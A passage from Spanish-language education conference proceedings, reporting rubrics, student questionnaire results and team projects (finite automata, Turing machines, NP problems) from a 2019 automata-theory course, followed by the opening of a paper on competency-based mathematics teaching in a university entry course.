Criterio II: 60%	No presenta alguno de los componentes solicitados.	Presenta lo solicitado, con imágenes legibles, títulos y subtítulos, una redacción y ortografía medianamente aceptable. Presentan descripciones que pueden mejorarse. Elaboran una conclusión medianamente aceptable, asociando características de estos autómatas con aspectos del problema resuelto. En la carátula incluyen mínimamente el nombre y apellido de los integrantes, la materia, la cursada y la fecha.	Presenta lo solicitado en forma clara, completa y ordenada, con imágenes legibles, títulos y subtítulos, una redacción y ortografía correcta. Presentan descripciones que permiten identificar cómo obtuvieron las diferentes transiciones y componentes del autómata. Elaboran una conclusión aceptable asociando características de estos autómatas con aspectos del problema resuelto. En la carátula incluyen mínimamente el nombre y apellido de los integrantes, la materia, la cursada y la fecha.	Presenta lo solicitado en forma clara, completa y ordenada, con imágenes legibles, títulos y subtítulos, una redacción y ortografía correcta. Presentan descripciones que permiten identificar cómo obtuvieron las diferentes transiciones y componentes del autómata. Presentan una conclusión significativa asociando características de estos autómatas con aspectos del problema resuelto y elementos reflexivos. En la carátula incluyen mínimamente el nombre y apellido de los integrantes, la materia, la cursada y la fecha.

Figura 6. Rúbrica de la actividad hechizo. Criterio III. Elaboración propia.

Entre los indicadores considerados para aplicar la rúbrica, encontramos: empleo del archivo compartido, envío en fechas acordadas, de la forma solicitada en el enunciado, exposición con el trabajo ya avalado.

La actividad video-autómata y el trabajo integrador segunda parte, permite al alumno desarrollar competencias de trabajo en equipo, de comunicación, de elaboración de trabajo escrito, y de desarrollo del pensamiento creativo. La

primera mencionada brinda un video con un ejemplo del modelado de una máquina real como autómatas finitos, y permite a cada equipo seleccionar uno de los videos proporcionados, para construir un autómata que simule el funcionamiento del sistema observado.

La última parte del trabajo integrador, confeccionado y empleado en la cursada 2019, promueve el trabajo en equipo, con la construcción y prueba documentada, de máquinas de Turing con diferentes simuladores, y la elaboración colaborativa de mapas conceptuales de Computabilidad y Complejidad, con actividades de investigación, empleando los buscadores señalados. El enunciado incluye resultados de aprendizaje, evidencias que se usarán al evaluar y la rúbrica que contempla las competencias saber, saber hacer, saber estar. En ella consideran la teoría brindada, las presentaciones, y el módulo de Teoría de Complejidad Computacional, y realizando búsquedas en sitios científicos brindados, para localizar ejemplo de aplicación de problema NP, que describen y sintetizan. Entre las competencias genéricas que ejercitan, encontramos: comunicarse eficazmente, investigar, solucionar problemas y trabajar en equipo. [13].

4. Análisis de Resultados

Analizaremos resultados del cuestionario de cierre de cursada elaborado con diferentes objetivos, resultados general de cursada, conclusiones de las encuestas institucionales y contenidos de trabajos de equipos.

4.1. Cuestionario de cierre de cursada

El cuestionario de cierre de cursada (CCC), armado con Google form, se utilizó al final de la cursada, intentó ayudar a los alumnos a "aprender a aprender", propiciando el ejercicio de metacognición, y desarrollando evaluación de pares de exposiciones de trabajos en equipo. También brindó apoyo al docente responsable para identificar elementos claves que apoyan el desarrollo del proceso de mejora continua en el proceso de enseñanza aprendizaje de la asignatura. El porcentaje de alumnos que completó el cuestionario en la fecha preestablecida fue de 86%. La primera dimensión del cuestionario está asociada al perfil del alumno, lugar de nacimiento y nacionalidad. Todos egresaron de escuelas distintas. El acceso a internet en una escala de "muy bueno, buena, lenta, sin acceso", muestra que el 50% gozaba de una buena conexión a internet, y el otro 50% de una lenta conexión a internet. La segunda dimensión del CCC, está asociada el desarrollo y satisfacción del alumno, en las distintas actividades de aprendizaje. Se usó una escala del 0 al 4. Considerando el caso 3, de [17], los índices generales de 0 a 1, de valoración ponderada de cada variable, indican que las actividades que brindaron mayor satisfacción a los alumnos son:

(a) En un 0,919, las siguientes actividades:

- Actividad Hechizo, que se desarrolló en equipo, en la que realizan el diseño de un autómata que modela una situación descrita de un sistema discreto que transita por diferentes estados, y obedece a un conjunto de reglas que

definen sus movimientos, considerando el estado actual y las entradas del entorno, con el empleo de simuladores, mostrando la prueba del correcto funcionamiento. Actividad que cada equipo expuso.

- Participaciones colaborativas en blog, y en prácticas que se evalúan en el segundo parcial de la materia. En el blog, con resolución de ejercicios específicos para dicha actividad, como actividad individual o de a dos alumnos, optativa. En prácticas, con la participación de los alumnos en la resolución de ejercicios en pizarra.

- Teorías previas del primer parcial: con una modalidad expositiva-interactiva, en ellas, se intercalan exposiciones y explicaciones de conceptos teóricos y presentaciones de ejemplos, con ejercicios de aplicación, propiciando la participación activa de los alumnos, con espacios de interacción en los que estudiante pasan a pizarra a resolver un ejercicio, salvando posibles dudas, al cerrar el tema, generando debate entre los presentes.

(b) Luego, en un 0,834, en las siguientes actividades:

- Uso de los simuladores JFLAP y FMS: en la resolución de problemas. FMS con autómatas finitos y expresiones regulares. JFLAP con los distintos tipos de autómatas y la manipulación de gramáticas al considerar técnicas de análisis sintáctico.

- Autoevaluación con carrera de mentes con socrative: desarrollada al final de la cursada, todos los alumnos participaron en el laboratorio, uno de ellos desarrolló la actividad, a distancia, a través de la Web. La figura 7 muestra el empleo de socrative en la carrera de mente con preguntas integradoras, típicas de examen final.




Figura 7. Uso de socrative en autoevaluación de "Fundamentos Teóricos de Informática" en 2019

- Exposiciones de los equipos, del trabajo integrador, primera y segunda parte. Con evaluación de pares.

- Teorías de temas evaluados en el segundo parcial: con una modalidad expositiva-interactiva, con espacios de interacción con la participación de los alumnos.

- Consultas y prácticas de temas evaluados en el primer parcial, y posteriores al segundo parcial: con participación de los alumnos pasando de a dos a pizarra.

- Lectura comprensiva de los módulos con complementos de teoría de las primeras dos unidades, y de las presentaciones de la segunda unidad.

(c) Luego, en un 0,792, en las siguientes actividades:

- Actividad video autómata, adecuada en 2019, como actividad colaborativa que orienta a los alumnos al trabajo en equipo, al examinar el funcionamiento de un sistema (entre ellos, una casa domótica), a través de un video, y diseñar una solución, empleando herramienta de simulación, con la construcción de un autómata. Preparan inicialmente casos de prueba y verifican su funcionamiento, elaboran todos los componentes del autómata, si lo desean pueden realizar investigaciones para incorporar hipótesis

acerca de su funcionamiento detallado. Con exposición y evaluación de pares de las exposiciones de trabajos.

- Uso de simuladores de máquinas de Turing, JFlap y MT Solution, ésta última herramienta de simulación se incorporó dentro de la estrategia de aprendizaje, en 2019.

(d) En un 0,75, en la actividad diagnóstico y el objeto de aprendizaje mejorado de teoría de lenguajes formales.

(e) Le siguen otras actividades con 0,7 entre ellas la confección de mapas conceptuales y el uso de buscadores científicos. Luego entre 0,66 y 0,6: lectura comprensiva de los módulos 3 y 4, y el uso de juego interactivo para dos temas de la materia. La lectura de la bibliografía de la materia fue de 0,5.

La tercera dimensión del CCC, es el ejercicio de metacognición, entre las respuestas a interrogantes, encontramos:




Figura 8. La escalera de la metacognición. De: [18]

1- Metacognición. Reflexión: con la pregunta "Analiza la imagen (de la figura 8) y reflexiona. ¿Podes comentar algún aporte concreto, intervención de un alumno de la materia de esta cursada, que consideres favorable, y que recuerdes con satisfacción? Respuestas: "Los simuladores el jflap y MT Solution, lo mejor". "Los aportes de Cristian en la resolución de los ejercicios prácticos fueron muy buenos". "Las prácticas en la pizarra por parte de mis compañeros me ayudaron a comprender mejor los ejercicios y poder resolverlos por mí mismo". "Participar activamente en la práctica (e ir a la pizarra) en grupo, ayudo a comprender mejor los temas cuando se tenía una duda, para luego poder resolverla e implementarla más adelante en ejercicios similares". "Mejoré mi habilidad de aprendizaje, ya que, aprendí nuevas formas de estudio".

2- Metacognición. Retroalimentación ¿Podes comentar alguna actividad propuesta que desarrollaste durante la cursada, que consideres favorable, y que recuerdes con satisfacción, que te ayudó a comprender temas de la asignatura? Respuestas: "Utilizar el jflap para autómatas de pila (trabajo a realizar antes del parcial 2)". "Resultó favorable el desarrollo de la actividad de autómatas de pila de manera apartada". "Las actividades propuestas al final de cada practico ayudan a afianzar más el conocimiento sobre ciertos ejercicios". "El uso de simuladores para la realización de autómatas fue muy favorable para comprender los temas de la asignatura". "La actividad hechizo, ya que fue la primera actividad de la cursada, y en donde aplicamos ideas que luego usaríamos más adelante". "La del video autómata, me ayudo a reconocer mejor al AF".

3- Competencias de trabajo colaborativo (visibles en la figura 9). Metacognición. Seleccionar el "NEC (nivel en el

que lograste ejercitarte en competencias de trabajo colaborativo)" en la cursada de la materia. Con una escala de 4, en 0,917 ejercitaron las habilidades de interacción, responsabilidad individual y habilidades interpersonales y grupales. Trabajo en equipo, liderazgo; en un 0,75, evaluación en equipo; y en un 0,66, interdependencia positiva.



Figura 9. Cinco aspectos Claves del Trabajo Colaborativo.

[DE: www.aulaplaneta.com]

4- Entrenamiento en capacidades y competencias. Metacognición. Seleccionar el "NEC (nivel en el que lograste ejercitarte en las siguientes capacidades y competencias en la cursada de la materia). Con un 0,917 el trabajo en equipo. Con 0,83, razonamiento, elaboración de trabajo escrito, conocimiento y empleo de nuevos simuladores. Con un 0,79, resolución de problemas, uso de simuladores con verificación del funcionamiento, preparación de casos de prueba, diseño de soluciones eficientes, confección de imágenes representativas para trabajos. Con 0,75 confección de síntesis con mapas conceptuales. Con 0,7, reflexión, razonamiento crítico, planificación, comunicación al pasar a pizarra, y con 0,63, gestión de tiempos.

5- Conocimientos. Metacognición. Si es posible, presente un comentario personal indicando si los contenidos observados, le resultaron motivadores, interesantes, pertinentes e integrados. Destaque él o los temas que más le han gustado, de la asignatura. Algunas respuestas: "Me resulto motivador el uso de autómatas finitos en un problema concreto como lo es la actividad del video, así como también el desarrollo de máquinas de Turing para resolver distintos problemas". "Interesante en el sentido de poder ver como los contenidos vistos en la materia se aplican en la vida cotidiana". "Los temas de la asignatura fueron interesantes desde el punto de vista para resolver problemas con el uso de autómatas. Me gustó usar nuevos autómatas además de los que usamos en la práctica porque eso incentiva a la investigación propia, no solamente para autómatas sino para cualquier tema relacionado a la informática". "El contenido referido a los distintos tipos de autómatas y máquinas me resultaron interesantes por el uso que se le puede dar para la creación, planeamiento, entre otras, de proyectos a futuro". "Máquina de Turing fue uno de los temas que más me gustaron, ya que, me motivaba a usar otros simuladores y buscar como poder usarlos correctamente".

La cuarta dimensión del CCC, está asociada el trabajo en equipo. Frente a la pregunta: ¿Cómo ha sido la experiencia de trabajo en equipo en la materia? ¿Se

desarrolló en equipo, con colaboración? S/N ¿Por qué? ¿Consideraron devoluciones para incorporar mejoras, promoviendo la mejora continua de la calidad? Algunas respuestas: “La experiencia fue buena, pude relacionarme de buena manera con mis compañeros y pudimos realizar buenos aportes para el desarrollo de las actividades”. “Fue una buena experiencia, hubo colaboración, porque al dividir tareas tratábamos de cumplir en tiempo y forma”. “La experiencia de trabajo en equipo fue satisfactoria, hubo buena colaboración por parte de mi grupo”. “La experiencia de trabajo en equipo fue favorable, se desarrolló activamente en grupo, en donde todos pudimos colaborar ya que tuvimos momentos para reforzar ideas en grupo y cerrarlas. Consideramos devoluciones para incorporar mejoras, ya que es bueno tener el trabajo siempre con mejoras, siempre y cuando estemos todos de acuerdo”. “Si, consideramos las devoluciones para mejorar los trabajos y aprender de los mismos”.

Al solicitar “califique su experiencia de trabajo en equipo en la materia. Considere sus aportes, su capacidad de liderazgo, el acercamiento al conocimiento”. Un 50% respondió: 4 (muy alta), y otro 50% 3(alta).

Frente a la pregunta: “destaque su nivel de satisfacción en las acciones realizadas y resultados alcanzados en actividades de trabajo en equipo en la materia”, un 16,7% respondió 4 (muy alta), y otro 83,33% 3(alta).

Luego “indique las razones que consideró al responder la pregunta anterior”. Algunas respuestas: “Es complicado plantear los ejercicios a ojo. La comprensión mejora cuando se plantean los ejercicios en los simuladores (Jflap y MT Solution) ejecutándolos paso a paso”. “Fue muy satisfactorio porque considero que todos los integrantes realizaron aportes significativos”. “Porque siempre tuvimos una buena comunicación y predisposición a la hora de trabajar y juntarse”. ” Considero que fue alta porque realizamos todos las actividades de grupo y presentamos sin muchos problemas. El único problema que hubo fue el de implementar el mapa conceptual en la presentación, así que por eso se lleva la nota "alta"". “Ya he trabajado en grupo, y dado que ya me he relacionado con mis pares anteriormente, me fue más sencillo participar en el grupo en las distintas actividades con dichos pares, además de entablar una buena comunicación”. “Aprendí a llegar a mis compañeros de trabajo, y a como motivarlos”.

La quinta dimensión del CCC, fue la evaluación de pares, con los niveles: avanzado, competente, básico, debajo de lo básico, no estuve durante toda la exposición. Los criterios se corresponden con resultados de aprendizaje, y son los siguientes: “A.1- [alcanzan] + [una participación en la exposición del equipo] + [que es equitativa, al considerar la presentación del trabajo]”, “A.2- [integran] + [algunos aspectos conceptuales representativos y de empleo de JFLAP y otros simuladores si corresponde] + [de manera adecuada a medida que presentan elementos aplicativos desarrollados]”, “A.3- [dirigen] + [su atención al exponer] + [mirando mayormente a los alumnos presentes, y también a los docentes, presentándose cada alumno al iniciar su participación, o al principio de la exposición del equipo]”,

“A.4- [participan] + [tanto al exponer como al observar otras exposiciones] + [con armonía, muestran respeto y atención, siguen aprendiendo]”, “B.2- [comunican] + [su trabajo] + [con un lenguaje claro, en un volumen de voz adecuado, adoptan una postura y gestos armónicos y correctos]”, B.2- [exponen] + [su trabajo] + [con fluidez, muestran cortesía, están motivados e interactúan como equipo.]”, “C.1 [emplean] + [una presentación power point, al exponer] + [que es atractiva, dispone de figuras, fotos representativas, y/o elementos apropiados de animación que no provocan distracción, sino apoyan la presentación de contenidos]”, “C.2 [emplean] + [una presentación power point, al exponer] + [que dispone de tres elementos esenciales (presentación, contenido y despedida), en el contenido, destacan lo esencial, considerando la definición formal, identificando párrafos del enunciado y transiciones definidas, el diagrama construido en Jflap o en otro simulador, si corresponde, análisis de cadenas reconocidas y no reconocidas, resultados de todas las cadenas en jflap, elementos de la conclusión y conceptuales]”

Se solicitaron “aspectos positivos de la mejor exposición”, con las respuestas: “Todos hicieron bien sus trabajos”, “Explicaron la solución paso a paso y de manera detallada”, “Fueron claros al explicar con detalle cada aspecto del tema”. “El diseño y uso de imágenes me gustó mucho”, “Fueron cordiales, mantuvieron entretenida la exposición platicando con el resto del aula”. “Como iban explicando paso a paso las distintas transiciones y como llegaron al diagrama”.

Luego se consideraron los expositores exitosos, y las exposiciones del equipo del alumno, algunas respuestas: “Estoy satisfecho con nuestra presentación, creo que fuimos claros y contundentes”, “Estoy satisfecho con mi exposición”, “Estamos contentos ya que fue otra experiencia para reforzarnos como un grupo unido. Pienso que logramos transmitir lo desarrollado como esperábamos, ya que pudimos apoyarnos mutuamente en cada momento”.

Se incorporaron otras preguntas de retroalimentación, para examinar tiempos de desarrollo de actividades y mejora de materiales. Frente a la pregunta: “Si no participaste en todas las clases de teoría de temas que se consideraron en el trabajo integrador- segunda parte, y no avanzaste gradualmente en su desarrollo, ¿a qué dificultades te enfrentaste en este periodo de la cursada?”, entre las respuestas encontramos: “La principal dificultad fue idear una MT que no esté en las propuestas por la cátedra”, “Participo en casi todas las clases de teoría, no tuve muchos problemas”. “Participamos en las clases de teoría, mientras tuvimos tiempo; hubo una dificultad por los tiempos con los trabajos de las demás materias que cursábamos, además de momento de distracción”.

Luego, con la pregunta “¿Qué aspectos te gustaría compartir que ves necesarios incorporar o dejar, al evaluar el trabajo integrador-segunda parte?”, entre las respuestas: “Si tener más tiempo para desarrollar el MT en bloques con el MT Solution. Sería lo ideal”. “me parece que como está, está bien”.

4.2. Trabajos desarrollados por los estudiantes

Los alumnos lograron cubrir los objetivos del trabajo integrador, expresados como resultados de aprendizaje, y expusieron sus trabajos con evaluación de pares.




Figura 10. Parte de la solución de la Actividad hechizo

Plantearon la resolución, explicando paso a paso, las deducciones acerca de cada transición del autómata, en función de los datos del enunciado de la actividad hechizo. La figura 10 muestra una de las resoluciones del uno de los equipos.

Idearon enunciados de problemas y su resolución con máquinas de Turing, empleando los simuladores MT Solution y JFlap. Uno de los equipos tanto al presentar las máquinas de Turing diseñadas con JFLAP, como al presentar las diseñadas con MT Solution, presentaron gradualmente, paso a paso los movimientos del autómata, no sólo mostrando un correcto funcionamiento del autómata, sino también explicando la solución planteada para el problema que el equipo formuló. La figura 11 muestra una de las máquinas de Turing ideadas por uno de los equipos.

Máquina Contador:
La máquina recibe parte la cinta, un * y un número y actualiza el contador.

Estado 0: La máquina recibe un *, transita al estado 1 y se mueve hacia la derecha.

NP	Estado	C.Entr.	C. Estado N. Smb.	Mov.	Nuevo estado	Comentario
0	q0				q0	
1	q1	0	1	1	q2	
2	q1	1	2	1	q2	
3	q1	2	3	1	q2	
4	q1	3	4	1	q2	
5	q1	4	5	1	q2	
6	q1	5	5	1	q2	
7	q2					

Ejecución

Cinta: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17

C.Entrada: 4

Estado 1: La máquina incrementa el contador en 1, en este caso recibe un 1, y lo actualiza en 5. Transita al estado 2, se mueve a la izquierda y termina.

Figura 11. Máquina de Turing creada por el equipo, empleando MT Solution

Desarrollaron investigación de un problema para el cual es necesario trabajar con aproximaciones de soluciones. Reforzaron sus competencias al diseñar soluciones eficientes, correctas y sólidas, dando solución a problemas, al aprender Teoría de Autómatas y Lenguajes Formales, y Teoría de la Computabilidad y la Complejidad Computacional. La figura 12 muestra uno de los ejemplos seleccionados por los alumnos, de problema NP.




Figura 12. Mapa conceptual elaborado por el equipo de alumnos, con síntesis de aplicación actual de un problema NP, que localizaron en sitios científicos

Las notas de exposiciones se calcularon ponderando en un 35% el trabajo y la exposición de la actividad hechizo, en un 40% el trabajo y la exposición de la actividad video autómata, y en un 25% el trabajo y la exposición del trabajo integrador, segunda parte. Se sumaron puntos adicionales a los alumnos considerados expositores exitosos, que también mencionaron a otros expositores exitosos.

Los estudiantes recibieron devoluciones con aspectos cualitativos, indicando elementos considerados de la devolución intermedia que tuvieron en cuenta, e información de la evaluación de pares, resaltando las opiniones respecto de las mejores exposiciones.

4.3. Otros resultados

Los resultados de las encuestas institucionales fueron muy satisfactorios. La mayoría de los encuestados otorgaron la máxima calificación: “Muy Bueno, Muy Satisfactorio”, en todas las dimensiones. Todos los estudiantes encuestados sólo seleccionaron, en todos los subtemas de la encuesta, las calificaciones: “Muy Bueno, Muy Satisfactorio”, o “Bueno, Satisfactorio”. Considerando el caso tres del informe de metodología de encuestas:

<http://casus.usal.es/pkp/index.php/MdE/article/viewFile/923/864>, los índices generales de 0 a 1, de valoración ponderada de cada variable son: “Comunicación y desarrollo de la asignatura, índice: 0,90”, “Metodología, índice: 0,94”, “Evaluación, índice: 0,90”, “Actuación de los miembros de la Cátedra – Teoría, índice: 0,89”, “Actuación de los miembros de la Cátedra – Práctica, índice: 0,94” Entre las opiniones con aspectos positivos, encontramos: “Nro. Encuesta – 65322- La dedicación a la materia, siempre en horario y atenta a las dudas de los alumnos”, y “Nro. Encuesta – 66643 - El compañerismo que hubo en la cursada; el incentivo a participar más tanto en práctica como en teoría, y esto último ayudo bastante para sacar dudas en grupo”. Dos alumnos presentan opiniones con aspectos a mejorar, ambas asociadas mayormente a los tiempos de desarrollo de trabajos. En 2019, dentro de las clases prácticas, estaba previsto el avance en dichas actividades, sin embargo, la mayoría de los alumnos no participó.

Del total de alumnos inscriptos, el 22% estuvo ausente, el 77% obtuvo concepto o sacó la promoción. El 14,28% de los alumnos que cursaron, obtuvo la promoción. El promedio general de cursada y promoción fue 8,57.

Teniendo en cuenta aspectos observados en el curso de postgrado “Formación por competencias, aprendizaje centrado en el estudiante y estándares de segunda generación para ingeniería”, se solicitó a los alumnos, que analicen tiempos que necesitaban, para el desarrollo de cada actividad, y se obtuvo información de retroalimentación para incorporar adecuaciones en siguientes cursadas.

Los alumnos participaron activamente mostrando un alto nivel de satisfacción con publicaciones colaborativa, y pasando a pizarra, en actividades especiales con el empleo

de diversos simuladores, y juego móvil. La mayoría de los alumnos participó activamente en las clases de teoría y de práctica, y en consultas especiales previas a exámenes. Colaboraron, integrando a todos los alumnos, realizaron evaluación de pares, fortaleciendo competencias de trabajo en equipo y comunicación al exponer sus trabajos.

5. Conclusión

Una de las acciones consideradas fue la de mejorar la propuesta de evaluación formativa, considerando información de retroalimentación recibida en autoevaluaciones, analizar materiales, propuesta de enseñanza, y cada componente del programa analítico, para incorporar mejoras graduales, considerando estrategias que han dado buenos resultados. En 2020, pasando de una modalidad blending learning a una modalidad virtual.

Referencias

- [1] González, Alejandro Héctor. Martín, María Mercedes. (2017). Otros horizontes, otros desafíos. 4° Jornadas de TIC e Innovación en el Aula. Más allá del aula virtual. Disponible en <http://sedici.unlp.edu.ar/handle/10915/65078> Acceso: 21-8-2020.
- [2] Richard E. Mayer. (2004). Psicología de la Educación. Enseñar para un Aprendizaje Significativo. Volumen II. Pearson. Prentice Hall.
- [3] Mavilo Calero Pérez. (2008). Constructivismo pedagógico. Teorías y aplicaciones básicas. Alfaomega.
- [4] Irene Arriaseq; Graciela Santos (2017). Nuevas tecnologías de la información como facilitadoras de Aprendizaje significativo. Revista Archivos de Ciencias de la Educación. La Plata: Departamento de Ciencias de la Educación, Facultad de Humanidades y Ciencias de la Educación, Universidad Nacional de La Plata. vol.12 n°12. .ISSN 2346-8866
- [5] María Alejandra Zangara, Cecilia Sanz. Trabajo colaborativo mediado por tecnología informática en espacios educativos. Metodología de seguimiento y su validación. Disponible en <http://sedici.unlp.edu.ar/handle/10915/101146> Acceso: 21-08-2020.
- [6] Chamorro Mera, A., Miranda González, F. J., García Gallego, J. M. (2015). Los simuladores de empresa como instrumentos docentes: un análisis de su aplicación en el ámbito de la dirección de marketing. REDU - Revista de Docencia Universitaria, 13(3), 55-71.
- [7] Mariana Dorigatti. Cristina Rojas. (2019). Taller Intercátedras como instrumento en la formación por competencias para la asignatura Sistemas de Gestión. Disponible en <https://conaiisi2019.unlam.edu.ar/pdf/2019-CONAIISI-ACTAS-7MA-EDICION.zip> Último acceso: 19-10-20.
- [8] Begoña Gros Salvat. (2008). Aprendizajes, conexiones y artefactos. La producción colaborativa del conocimiento. Gedisa editorial.
- [9] G. Asinsten, M.S. Espiro. J. Asinsten. (2012). Construyendo la clase virtual. Métodos, estrategias y recursos tecnológicos para buenas prácticas docentes. Ediciones Novedades Educativas.
- [10] Vanina Bottini. Guillermo Kalocai. Juan María Palmieri. (2019). Desarrollo de Competencias Sociales en Estudiantes de Carreras de Ingeniería Mediante Estrategias de Aprendizaje Centrado en el Estudiante. Disponible en <https://conaiisi2019.unlam.edu.ar/pdf/2019-CONAIISI-ACTAS-7MA-EDICION.zip> Último acceso: 19-10-20.
- [11] Hugo M. Castellano. (2011). Integración de la tecnología educativa en el aula. Enseñando con TIC. Cengage Learning.
- [12] Olariaga, Sandra Mónica. Paez Nancy Del Valle. (2016). Una evaluación de los simuladores de autómatas existentes a los fines de su implementación práctica en la materia Sintaxis y Semántica de los lenguajes en la carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional Facultad Regional Córdoba. Disponible en <http://sedici.unlp.edu.ar/handle/10915/53283> Acceso: 20-8-2020.
- [13] Gilda R. Romero. Carolina Ileana Vargas. (2019). Desarrollo y modalidades de la práctica supervisada en la facultad regional Resistencia de la Universidad Tecnológica Nacional. Disponible en <https://conaiisi2019.unlam.edu.ar/pdf/2019-CONAIISI-ACTAS-7MA-EDICION.zip> Último acceso: 19-10-20.
- [14] Xavier Subirats. SOCRATIVE, UNA HERRAMIENTA INTERACTIVA PARA EL APRENDIZAJE Y LA EVALUACIÓN A TRAVÉS DEL MÓVIL. Disponible en https://www.seqa.es/ActualidadAnalitica/AA_63/0002_Xubirats.pdf Acceso: 19-10-2020.
- [15] María Tresca. (2019). ¿Cuándo, qué y cómo estudio? Estrategias y recursos para aprender en la era digital. Nueva edición actualizada. Ediciones Novedades Educativas.
- [16] Araceli Sanchis de Miguel. Agapito Ledezma Espino. José A. Iglesias Martínez. Beatriz García Jiménez. Juan Manuel Alonso Weber. (2015). Teoría de Autómatas y Lenguajes Formales. Ejercicios de Autómatas Finitos. Universidad Carlos III de Madrid. Disponible en <http://ocw.uc3m.es/ingenieria-informatica/teoria-de-automatas-y-lenguajes-formales/ejercicios-tema-3-automatas-finitos> Acceso: 20-6-2019.
- [17] José Luis Palacios Gómez. (2002). ESTRATEGIAS DE PONDERACIÓN DE LA RESPUESTA EN ENCUESTAS DE SATISFACCIÓN DE USUARIOS DE SERVICIOS. Disponible en <http://casus.usal.es/pkp/index.php/MdE/article/viewFile/923/864> Acceso: 20-08-2019.
- [18] Gesvin Romero. (2017). Escalera de Metacognición para Reflexionar los Aprendizajes | Infografía. Disponible en <https://gesvin.wordpress.com/2017/11/01/escalera-de-metacognicion-para-reflexionar-los-aprendizajes-infografia/> Acceso: 20-07-2019.
- [19] Angela. Belcastro, Rodolfo Bertone. (2016). Modelos, Estrategias, y Recursos para la Enseñanza Mediada, en una Asignatura de una Carrera de Grado. CONAIISI 2016.
- [20] Angela. Belcastro, Rodolfo Bertone. (2018). Tarea Auténtica Mediada por Tecnología. Experiencia desde una Asignatura Universitaria. CONAIISI 2018.
- [21] Angela. Belcastro, Rodolfo Bertone. (2018). Apoyando el Ejercicio de Metacognición en el Ámbito Universitario. CONAIISI 2018.
- [22] Angela. Belcastro, Rodolfo Bertone. (2019). Experiencia de Acercamiento al Enfoque de Formación por Competencias que Intenta Propiciar Aprendizaje Significativo. CONAIISI 2019.

Aplicación y Evaluación de Competencias aplicadas en Ciencias Básicas

Sergio Daniel Conde. Universidad Nacional Arturo Jauretche. DIIT - UNLaM.

Universidad Nacional de la Matanza. drcondesergio@gmail.com

Martin Morales. TICAPPS. Universidad Nacional Arturo Jauretche. Centro UTN

CODAPLI-FRLP. martin.morales@unaj.edu.ar

Resumen

El trabajo se basó en la utilización de diferentes técnicas de estudios y competencias que se aplican en el curso de nivelación de la Universidad Nacional Arturo Jauretche en la asignatura Matemática de Ciencias Básicas para nivelar los conocimientos de los alumnos en el ingreso a la universidad durante el año 2019.

En la evaluación de nivelación se tiene en cuenta el desarrollo de diferentes rubricas de acuerdo a lo solicitado en el Libro Rojo de CONFEDI.

Se aplicó una metodología detallada donde se integran diferentes elementos que permiten identificar el análisis cualitativo y cuantitativo comparando diferentes variables que se encuentran presentes en la aplicación del aprendizaje centrado en el alumno evaluando las competencias aplicadas, procediendo a validar la muestra con los resultados obtenidos.

El diseño utilizado es cuantitativo / cualitativo.

Palabras Clave

Aprendizaje, Conocimientos centrados en el alumno, Ciencias Básicas, Educación Universitaria, Rubrica

Introducción

Elementos del Trabajo y metodología.

El Trabajo se basó en la utilización de diferentes técnicas que se aplican en el curso de nivelación de la Universidad Nacional Arturo Jauretche en la asignatura Matemática de Ciencias Básicas para nivelar los conocimientos de los alumnos en el ingreso a la universidad.

Se desarrollan ejemplos basados en problemas reales y cotidianos donde el alumno aplica

diferentes competencias.

A partir de esa finalidad se ha propuesto crear los recursos y materiales necesarios para poder desarrollar una experiencia para los cursos durante el año 2019 y promover la aplicación de competencias en el ingreso a la universidad, contando el ingresante con materiales de apoyo en la página web de la universidad por intermedio del aula virtual.

Se parte de la Hipótesis: La aplicación y evaluación de competencias en ciencias básicas favorece el aprendizaje en estudiantes que ingresan a la Universidad Nacional Arturo Jauretche.

Se aplica una metodología detallada donde se integran diferentes elementos que permiten identificar el análisis cualitativo y cuantitativo comparando diferentes variables que se encuentran presentes en la aplicación de competencias que permiten la construcción significativa del aprendizaje evaluando las competencias aplicadas.

A partir de los resultados obtenidos se valida la muestra. El diseño utilizado es cuantitativo / cualitativo.

1. Marco Teórico.

1.1.¿Qué es la enseñanza?

La enseñanza se define como una es una actividad práctica social institucionalizada, alineada con metas definidas socialmente, organizada en niveles y modalidades, con funciones, formas de gobierno y de control, con la participación de personas responsables del planeamiento, gestión, funcionamiento y evaluación del sistema (Balsabe y Cols). Se trata de la articulación de ámbitos de decisión política, niveles de definición técnica y contextos de enseñanza.

Enseñar implica participar en el proceso de formación de otras personas, mediada por una

intención pedagógica que incluye motivación, voluntad y el proyecto del otro.

El acto de enseñar también se define como la mediación entre los estudiantes y los conocimientos específicos, con el docente como facilitador del acceso al conocimiento, sistemáticamente, para impulsar en el estudiante procesos de aprendizaje y construcción de significados.

Cada docente desarrolla los contenidos, conocimientos, creencias y teoría personales, a partir de sus propias percepciones. Por lo tanto, la enseñanza se traduce en actividades referidas a ámbitos diversos, en momentos y escenarios diferentes. También es pensar, valorar, anticipar, construir representaciones, relatarlas y comunicar a otro las propias intenciones, las valoraciones y decisiones.

El acto de enseñar está compuesto por la fase preactiva (programación de la actividad), la fase interactiva (desarrollo de las acciones previstas con los estudiantes) y la fase postactiva (análisis y evaluación de las fases anteriores)– (Jackson, 1975).

Es fundamental entender que la enseñanza es una acción que atraviesa los contextos:

- Social: genera demandas educativas, en el marco de las definiciones y finalidades educativas establecidas por autoridades político-educativas.

- Institucional: espacio de interpretación, adaptación y realización de la propuesta curricular.

